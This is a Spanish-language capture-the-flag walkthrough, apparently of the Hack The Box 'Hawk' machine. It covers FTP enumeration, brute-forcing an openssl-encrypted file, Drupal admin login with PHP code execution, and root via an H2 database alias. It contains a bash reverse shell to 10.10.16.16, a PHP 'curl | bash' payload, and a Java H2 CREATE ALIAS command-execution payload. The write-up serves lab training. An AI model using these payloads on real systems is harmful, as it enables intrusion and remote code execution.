HAWK

MEDIUM
Linux
Tag: #SSTI
Links: https://github.com/Gorkaaaa

Enum

1. Identificamos conectividad y sistema operativo.

```
a70@PC:~/HTB/Hawk$ ping -c 1 10.10.10.102
PING 10.10.10.102 (10.10.10.102) 56(84) bytes of data.
64 bytes from 10.10.10.102: icmp_seq=1 ttl=63 time=117 ms

--- 10.10.10.102 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 116.868/116.868/116.868/0.000 ms
```

Vemos que detecta la maquina...

```
64 bytes from 10.10.10.102: icmp_seq=1 ttl=63 time=117 ms
```

Por proximidad del ttl podemos identificar también que es una maquina linux.

2. Enumeración de puertos

```
a70@PC:~/HTB/Hawk$ sudo nmap -p- -sS -sCV -T5 --min-rate 5000
-n -Pn -vvv 10.10.10.102

PORT     STATE SERVICE       REASON         VERSION
21/tcp   open  ftp           syn-ack ttl 63 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018
messages
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.16.16
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh           syn-ack ttl 63 OpenSSH 7.6p1
Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e40ccbc5a59178ea5496af4d03e4fc88 (RSA)
| ssh-rsa AAAAB3NzaC1...
|   256 95cbf8c7355eafa9448b17594ddb5adf (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNo...
|   256 4a0b2ef71d99bcc7d30b9153b93be279 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAA...
80/tcp   open  http          syn-ack ttl 63 Apache httpd
2.4.29 ((Ubuntu))
|_http-title: Welcome to 192.168.56.103 | 192.168.56.103
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php
/INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt
/xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
```

```
| /user/register/ /user/password/ /user/login/ /user/logout/
/?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?
q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?
q=user/logout/
|_http-favicon: Unknown favicon MD5:
CF2445DCB53A031C02F9B57E2199BC03
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
5435/tcp open  tcpwrapped    syn-ack ttl 63
8082/tcp open  http          syn-ack ttl 63 H2 database http
console
|_http-title: H2 Console
|_http-favicon: Unknown favicon MD5:
8EAA69F8468C7E0D3DFEF67D5944FF4D
| http-methods:
|_  Supported Methods: GET POST
9092/tcp open  XmlIpcRegSvc? syn-ack ttl 63
1 service unrecognized despite returning data. If you know
the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9092-TCP:V=7.93%I=7%D=9/24%Time=66F2EB7C%P=x86_64-pc-
linux-gnu%r(NU
SF:LL,45E,"\0\0\0\0\0\0\x0...");
Service Info: OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
```

Vemos que nos devuelve algunos puertos que vamos a ir analizando...

```
21/tcp   open  ftp           syn-ack ttl 63 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

Vemos que tiene el usuario ANonymous habilitado, vamos a verlo.

```
a70@PC:~/HTB/Hawk$ ftp 10.10.10.102
ftp> dir
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018
messages

ftp> cd messages
ftp> ls -al
drwxr-xr-x    2 ftp      ftp          4096 Jun 16  2018 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16  2018 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16  2018
.drupal.txt.enc
```

Podemos ver que contiene un directorio con un archivo oculto.

3. Analizar archivo encontrado.

```
ftp> get .drupal.txt.enc
100%
|***********************************************************
|   240        1.93 KiB/s    00:00 ETA
226 Transfer complete.
```

Nos descargamos el archivo.

```
a70@PC:~/HTB/Hawk$ mv .drupal.txt.enc drupal.txt.enc
```

Le cambiamos el nombre para poder manipularlo...

```
a70@PC:~/HTB/Hawk$ cat drupal.txt.enc

U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2
jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUE
iQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+ty
Zfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=
```

Parece ser que esta en Base64, y con un formato un poco raro.

```
a70@PC:~/HTB/Hawk$ cat drupal.txt.enc | tr -d '\n' | base64 -
d > drupal.enc
a70@PC:~/HTB/Hawk$ cat drupal.enc

Salted__kY дi-6l7Z>{$p5 2[
8?sW j#T$3AG, f  Z\ja>>G6
.E ÐV V@ d 4 @ wxZ Ni
PtF `)
```

Podemos ver un arvhico cifrado con openssl

```
a70@PC:~/HTB/Hawk$ git clone
https://github.com/HrushikeshK/openssl-bruteforce
```

Nos clonamos este repositorio, nos automatiza la fuerza bruta al archivo.

```
(myenv) a70@PC:~/HTB/Hawk/openssl-bruteforce$ python3
brute.py rockyou_clean.txt ./ciphers.txt ../drupal.enc
==> friends
```

Podemos ver que la contraseña del archivo cifrado es firends...


```
PencilKeyboardScanner123
```


Este es el contenido del archivo cifrado, tenemos una credencail que nos servira más adelante.

4. Analizar WEB


```
a70@PC:~/HTB/Hawk$ whatweb http://10.10.10.102

http://10.10.10.102 [200 OK] Apache[2.4.29], Content-
Language[en], Country[RESERVED][ZZ], Drupal,
HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.10.10.102], JQuery, MetaGenerator[Drupal 7
(http://drupal.org)], PasswordField[pass],
Script[text/javascript], Title[Welcome to 192.168.56.103 |
192.168.56.103], UncommonHeaders[x-content-type-options,x-
generator], X-Frame-Options[SAMEORIGIN]
```

Podemos ver que estamos ante un drupal...






Vemos de primera vista un formulario el cual vamos a pobrar credenciales con admin.



Si probamos con las credenciales anteriores junto a un admin podemos ver que tenemos el formulario resuelto...



Vamos a crear contenido y nos vamos a dar una reverse shell de la siguiente forma...


Ataque

Index.html

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.16/443 0>&1
```

Body del contenido que tenemos que crear

```php
<?php system("curl 10.10.16.16 | bash");?>
```




Tenemos que activar la casilla de PHP en http://10.10.10.102/node#overlay=admin/modules

```
a70@PC:~/HTB/Hawk$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Abrimos el puerto 8080

```
a70@PC:~/HTB/Hawk$ sudo nc -nlvp 443
```

Ejecutamos el NetCat



Enviamos la petición...

```
a70@PC:~/HTB/Hawk$ sudo nc -nlvp 443
www-data@hawk:/var/www/html$
```

Tenemos la reverse shell hecha...

```
www-data@hawk:/var/www/html$ script /dev/null -c bash
(CRL+Z)
stty raw -echo; fg
        reset xterm
export TERM=xterm
export SHELL=/bin/bash
```

Tratamiento de la STTY

```
www-data@hawk:/var/www/html$ cd /home/daniel
cd /home/daniel
```

Nos dirijimos al directorio de daniel para buscar la flag

```
www-data@hawk:/home/daniel$ cat user.txt
cat user.txt
b3......16a0...041.....ea4.53
```

Tenemos la user flag!

Escalada de Privilegios

```
grep -r "password" | less -S
```

Aqui podemos encontrar un archivo que lo analizaremos ahora...

```
www-data@hawk:/var/www/html$ cat sites/default/settings.php
...
...
      'password' => 'drupal4hawk',
...
```

Hemos podiddo encontrar una credencial.

```
www-data@hawk:/var/www/html$ su daniel
>>> import os
import os
>>> os.system("whoami")
os.system("whoami")
daniel
```

Vemos que se nos ejecuta como python...

```
www-data@hawk:/var/www/html$ cat /etc/passwd | grep daniel
daniel:x:1002:1005::/home/daniel:/usr/bin/python3
```

Aquí podemos ver que se ejecuta con python


```
a70@PC:~/HTB/Hawk$ ssh daniel@10.10.10.102
>>> import os
>>> os.system("bash")
daniel@hawk:~$
```

Nos conectamos pro ssh y nos damos una bash.


Contexto:
Anteriormente hemos visto que el puerto 8082 esta abierto y es un H2 que es una base de datos en java, vamos a darnos el puerto 8082 por ssh.

```
a70@PC:~/HTB/Hawk$ ssh daniel@10.10.10.102 -L
8082:127.0.0.1:8082
```


Con este comando ahora tendremos este puerto abierto.



Este es el contenido del puerto 8082



Si probamos la cocnexión con estas credenciales pero cambiamos la URL...




Hemos conseguido una conexión exitosa!

```
https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html
```


Buscando un poco he encontrado este recurso que nos ayudará a explotar el H2

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd)
throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStre
am()).useDelimiter("\\A"); return s.hasNext() ? s.next() :
"";  }$$;
CALL SHELLEXEC('id')
```

Nos interesa esto ya que vemos que podemos ejecutar comandos.



Vemos que nos funciona correctamente y somos root, ahora vamos a ir a por la root flag.



Podemos ver la root flag agregando lo siguiente:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd)
throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStre
am()).useDelimiter("\\A"); return s.hasNext() ? s.next() :
""; }$$;
CALL SHELLEXEC('cat /root/root.txt')
```

Con esto ya tendriamos la root flag final!